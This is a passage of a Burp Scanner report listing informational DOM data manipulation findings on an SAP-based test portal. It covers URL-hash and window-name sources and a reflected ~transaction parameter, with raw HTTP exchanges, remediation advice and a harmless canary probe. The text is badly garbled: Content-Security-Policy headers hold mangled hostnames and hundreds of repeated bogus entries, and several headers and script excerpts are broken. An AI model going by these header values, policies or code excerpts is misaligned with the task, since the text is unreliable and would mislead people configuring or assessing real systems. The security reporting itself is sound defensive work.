https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\* boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://t.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000

set-cookie: MYSAPSO2=; expires=Thu, 01-Jan-1970 00:00:00 GMT; path=/; domain=.zalaris.com; SameSite=None; Secure set-cookie: com.sap.security.sso.OTPSESSIONID=; expires=Thu, 01-Jan-1970 00:00:10 GMT; path=/nea/v1; secure; HttpOnly; SameSite=None;

Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<HTML><HEAD><TITLE>Temporary Redirect</TITLE></HEAD><BODY>Temporary Redirect</br>

# 21. DOM data manipulation (DOM-based)

There are 2 instances of this issue:

- /irj/portal
- /nea/v1/authenticate

#### Issue background

DOM-based vulnerabilities arise when a client-side script reads data from a controllable part of the DOM (for example, the URL) and processes this data in an unsafe way.

DOM data manipulation arises when a script writes controllable data to a field within the DOM that is used within the visible UI or client-side application logic. An attacker may be able to use the vulnerability to construct a URL that, if visited by another application user, will modify the appearance or behavior of the client-side UI. An attacker may be able to leverage this to perform virtual defacement of the application, or possibly to induce the user to perform unintended actions.

Burp Suite automatically identifies this issue using dynamic and static code analysis. Static analysis can lead to false positives that are not actually exploitable. If Burp Scanner has not provided any evidence resulting from dynamic analysis, you should review the relevant code and execution paths to determine whether this vulnerability is indeed present, or whether mitigations are in place that would prevent exploitation.

## Issue remediation

The most effective way to avoid DOM-based DOM data manipulation vulnerabilities is not to dynamically write to DOM data fields any data that originated from any untrusted source. If the desired functionality of the application means that this behavior is unavoidable, then defenses must be implemented within the client-side code to prevent malicious data from being stored. In general, this is best achieved by using a whitelist of permitted values.

## References

· Web Security Academy: DOM data manipulation

#### Vulnerability classifications

- CWE-20: Improper Input Validation
- CAPEC-153: Input Data Manipulation

# 21.1. https://testportal.zalaris.com/irj/portal

### Summary

Information Severity:

Host: https://testportal.zalaris.com

Path: /irj/portal

#### Issue detail

The application may be vulnerable to DOM-based DOM data manipulation. Data is read from window.location.hash and passed to the 'target' property of a DOM element.

#### Request 1

GET /irj/portal HTTP/1.1 Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cache-Control: max-age=0

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:47:33 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=UTF-8 x-ua-compatible: IE=Edge

pragma: no-cache

cache-control: no-store, no-cache, must-revalidate

expires: 0

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/ https://salaris.com/443 https://code.jquery.com/ https://maxcdn.bootstrapcdn.com/ https://cdnjs.cloudflare.com/ https://patform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://is.monitor.azure.com/scripts/; img-src 'self' unsafe-inline' https://maps.gstatic.com https://sgoogleapis.com/https://sapis.com https://shana.ondemand.com https://tiles.elastic.com https://sapis.com https://sapis.com https://sapis.com https://sapis.com https://sapis.com https://sapis.com https://sapis.com https://syndication.twitter.com htt eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

set-cookie: com.sap.engine.security.authentication.original\_application\_url=; expires=Thu, 01-Jan-1970 00:00:10 GMT; max-age=0; path=/irj; HttpOnly; SameSite=None; Secure set-cookie: com.sap.security.sso.OTPSESSIONID=; expires=Thu, 01-Jan-1970 00:00:10 GMT; max-age=0; path=/nea/v1; secure; HttpOnly; SameSite=None; set-cookie: PortalAlias=portal; path=/; SameSite=None; Secure

Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

Content-Length: 13741

<!DOCTYPE html>

<html><head>

<script type="text/javascript">

/\*HTML Business for Java, 6.0\*/

ur system = {doc: window.document, mimepath:"/com.sap.portal.design.urdesigndata/themes/portal/sap trade

</script><script type="text/javascript"src="/com.sap.portal.navigation.afp.resources/scripts/optimize/core\_navigation.js?rid=64f85e3588d364cc1c10b37f7757ad55"></script> ...[SNIP]...

# Request 2

GET /com.sap.portal.navigation.afp.resources/scripts/optimize/core\_navigation.js?rid=64f85e3588d364cc1c10b37f7757ad55 HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US:g=0.9.en:g=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

## Response 2

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:50:20 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN content-type: application/x-javascript last-modified: Fri, 11 Mar 2022 05:02:00 GMT

cache-control: max-age=604800 sap-cache-control: +86400 sap-isc-etag: J2EE/632485329 Content-Length: 201198

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.icin.com/https://\*.neptune-software.com:443 https://icin.eu:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://api.recast.ai/ gap-iab: https://api.recast.a /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://syndication.twitter.com/https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://sh.cost.ai/ https://sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com:443/https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data: https://cdn.recast.ai//https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com/https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

LSAPI=function(){var b="1.2";var a={SCREENMODE\_NORMAL:0,SCREENMODE\_FULL:1,screenModeChangeNotificationFunctions:[],titleSuffix:null,init:function(f)

{this.titleSuffix=f},setCanvasTitle:function(f){if(t

MOZILLA)||(EPCM.getUAType()==EPCM.CHROME))&&!EPCM.getSAPTop().isFFP){a=true;h.initHashBasedNavigation()}LSAPI.AFPPlugin.controller.registerOnNavigate(f)}};var g=function(q){if(IEPCM.getSAPTop().isFFP){var r=window.location.hash;if(r){r=r.substr(1);if(r!=="#"){e.target=r.substring(0,r.lastIndexOf("""))}}}if(IJSUtils.isEmpty(q)){var s=new ParamMap();s.putQueryString(q,true);var p=s.get("NavigationTarget");if(p!=null&&p[0]){e.target=p[0]}var o=s.get("NavigationContext");if(o!=null&&o[0]){e.context=o[0]} ..[SNIP]...

#### Static analysis

Data is read from window.location.hash and passed to the 'target' property of a DOM element via the following statements:

- var r=window.location.hash;
- r=r.substr(1);
- e.target=r.substring(0,r.lastIndexOf("?"))

# 21.2. https://testportal.zalaris.com/nea/v1/authenticate

# Summary

Severity: Information

Confidence:

Host: https://testportal.zalaris.com

Path: /nea/v1/authenticate

#### Issue detail

The application may be vulnerable to DOM-based DOM data manipulation. Data is read from window.name and passed to the 'name' property of a DOM element

Note: The name of the current window is a valid attack vector for DOM-based vulnerabilities. An attacker can directly control the name of the targeted application's window by using code on their own domain to load the targeted page using either window.open() or an iframe tag, and specifying the desired window name

# Request 1

GET /nea/v1/authenticate?neaRelayState=ZHQPORTAL%3ahttps%3a%2f%2ftestportal.zalaris.com%2fep%2fredirect HTTP/1.1

Host: testportal.zalaris.com

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate Sec-Fetch-Dest: empty

Sec-Fetch-Mode: no-cors

Sec-Fetch-Site: cross-site

Pragma: no-cache

```
Cache-Control: no-cache
Te: trailers
Connection: close
```

# Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:01:19 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
pragma: no-cache
cache-control: no-cache
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com;443 https://*.sapsf.eu;443 https://*.sapsf.eu;443 https://*.sapsf.com;443 https://*.sapsf.eu;443 https://*.sapsf.eu;4
https://*.neptune-software.com/443 https://license.goedit.io:443 goedit.j/* data: blob: https://maps.googleapis.com:443 https://hana.ondemand.com/ https://aicounts.ondemand.com/ https://
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com
http://www.zalaris.com http://zalaris.com.https://*.zalaris.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://* zalaris.com:443
https://platform.twitter.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
set-cookie:
 com.sap.engine.security.authentication.original_application_url=GET期%2BnfggQY33mL0Ju0AF60yT7ZWmeZVLf5oiywaMFXFvO6GoL82gy6L5LvgiANAJN0mP078c3Z1adSnaAEN
Content-Disposition: inline; filename=hpb.html
 X-Content-Type-Options: nosniff
Connection: close
Content-Length: 6912
<!DOCTYPE html><script>
var inPortalScript = false
var webpath = "/zalaris logon 2fa/"
</script>
<html>
<head>
<BASE target="_self">
link rel=stylesheet href="/zalaris logon 2fa/css/misc logon.c
 <script language="javascript">
var originWindowName=window.name;
window.name="logonAppPage";
function restoreWindow() {
window.name=originWindowName;
} catch(ex){}
  </script>
 ...[SNIP]...
```

#### Static analysis

Data is read from window.name and passed to the 'name' property of a DOM element via the following statements:

- var originWindowName=window.name;
- window.name=originWindowName;

# 22. DOM data manipulation (reflected DOM-based)

There are 2 instances of this issue:

- /sap/bc/gui/sap/its/webgui [~transaction parameter]
- /sap/bc/gui/sap/its/webgui [~transaction parameter]

#### Issue background

Reflected DOM-based vulnerabilities arise when data is copied from a request and echoed into the application's immediate response within a part of the DOM that is then processed in an unsafe way by a client-side script. An attacker can leverage the reflection to control a part of the response (for example, a JavaScript string) that can be used to trigger the DOM-

Burp Scanner Report

based vulnerability

DOM data manipulation arises when a script writes controllable data to a field within the DOM that is used within the visible UI or client-side application logic. An attacker may be able to use the vulnerability to construct a URL that, if visited by another application user, will modify the appearance or behavior of the client-side UI. An attacker may be able to leverage this to perform virtual defacement of the application, or possibly to induce the user to perform unintended actions.

Burp Suite automatically identifies this issue using dynamic and static code analysis. Static analysis can lead to false positives that are not actually exploitable. If Burp Scanner has not provided any evidence resulting from dynamic analysis, you should review the relevant code and execution paths to determine whether this vulnerability is indeed present, or whether mitigations are in place that would prevent exploitation.

#### Issue remediation

The most effective way to avoid DOM-based DOM data manipulation vulnerabilities is not to dynamically write to DOM data fields any data that originated from any untrusted source. If the desired functionality of the application means that this behavior is unavoidable, then defenses must be implemented within the client-side code to prevent malicious data from being stored. In general, this is best achieved by using a whitelist of permitted values.

#### References

• Web Security Academy: DOM data manipulation

# Vulnerability classifications

- CWE-20: Improper Input Validation
- CAPEC-153: Input Data Manipulation

## 22.1. https://testportal.zalaris.com/sap/bc/gui/sap/its/webgui [~transaction parameter]

### Summary

Information Severity:

Confidence: Firm

Host: https://testportal.zalaris.com Path: /sap/bc/gui/sap/its/webgui

#### Issue detail

The application may be vulnerable to reflected DOM-based DOM data manipulation.

The value of the ~transaction request parameter is copied into a JavaScript string literal. The payload dojqo01szy was submitted in the ~transaction parameter.

The string containing the payload is then passed to the 'value' property of a DOM element.

## Request 1

GET /sap/bc/gui/sap/its/webgui?~transaction=dojqo01szy HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

#### Response 1

HTTP/1 1 200 OK

Date: Thu. 14 Jul 2022 14:15:46 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

Content-Length: 19959 pragma: no-cache cache-control: no-cache

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://oin.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files

```
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="cache-control" content="no-cache">
<title>SAP GUI for HTML</title>
link id="urStdCssLink" class="sapThemeMetaData-UR-ls" rel="STYLESHEET" href="
...[SNIP]...
<script type="text/javascript">document.forms["webguiStartForm"].elements["~tx"].value = decodeURIComponent("dojqo01szy");</script>
...[SNIP]...
```

### Static analysis

The value of the **~transaction** request parameter is copied into a JavaScript string literal. The payload **dojqo01szy** was submitted in the **~transaction** parameter.

The string containing the payload is then passed to the 'value' property of a DOM element via the following statement:

document.forms["webguiStartForm"].elements["~tx"].value = decodeURIComponent("dojqo01szy");

### Dynamic analysis

The value of the **~transaction** request parameter is copied into a JavaScript string literal. The payload **dojqo01szy** was submitted in the **~transaction** parameter.

The string containing the payload is then passed to input.value.

The previous value reached the sink as:

```
ati027jwj3
```

The stack trace at the source was:

```
at _0x149018 (<anonymous>:1:324932)
at Object.VqWqZ (<anonymous>:1:575011)
at Object.EKGja (<anonymous>:1:526637)
at HTMLInputElement.set [as value] (<anonymous>:1:543517)
at https://testportal.zalaris.com/sap/bc/gui/sap/its/webgui?~transaction=dojqo01szy:456:143
```

#### The stack trace at the sink was:

```
at Object.Lixzr (<anonymous>:1:175099)
at Object.waEnv (<anonymous>:1:526777)
at HTMLInputElement.set [as value] (<anonymous>:1:543572)
at https://testportal.zalaris.com/sap/bc/gui/sap/its/webgui?~transaction=dojqo01szy:456:143
```

## 22.2. https://testportal.zalaris.com/sap/bc/gui/sap/its/webgui [~transaction parameter]

# Summary

Severity: Information
Confidence: Firm

Host: https://testportal.zalaris.com
Path: /sap/bc/gui/sap/its/webgui

#### Issue detail

The application may be vulnerable to reflected DOM-based DOM data manipulation.

The value of the ~transaction request parameter is copied into a JavaScript string literal. The payload dojqo01szy was submitted in the ~transaction parameter.

The string containing the payload is then passed to the 'value' property of a DOM element.

## Request 1

```
GET /sap/bc/gui/sap/its/webgui?~transaction=dojqo01szy HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
```

```
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 14:15:46 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 19959
pragma: no-cache
cache-control: no-cache
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://sapsf.eu:443 https://s
https://*.neptuné-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://t.boost.ai/ https://zalcors.azurewebsites.net/ https://t.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://t.accounts.ondemand.com/ https://ui5.sap.com/ https://zalcors.azurewebsites.net/ https://bipsin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://bipsin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://bipsin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://bipsin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://bipsin.com/signicat.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/ht
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
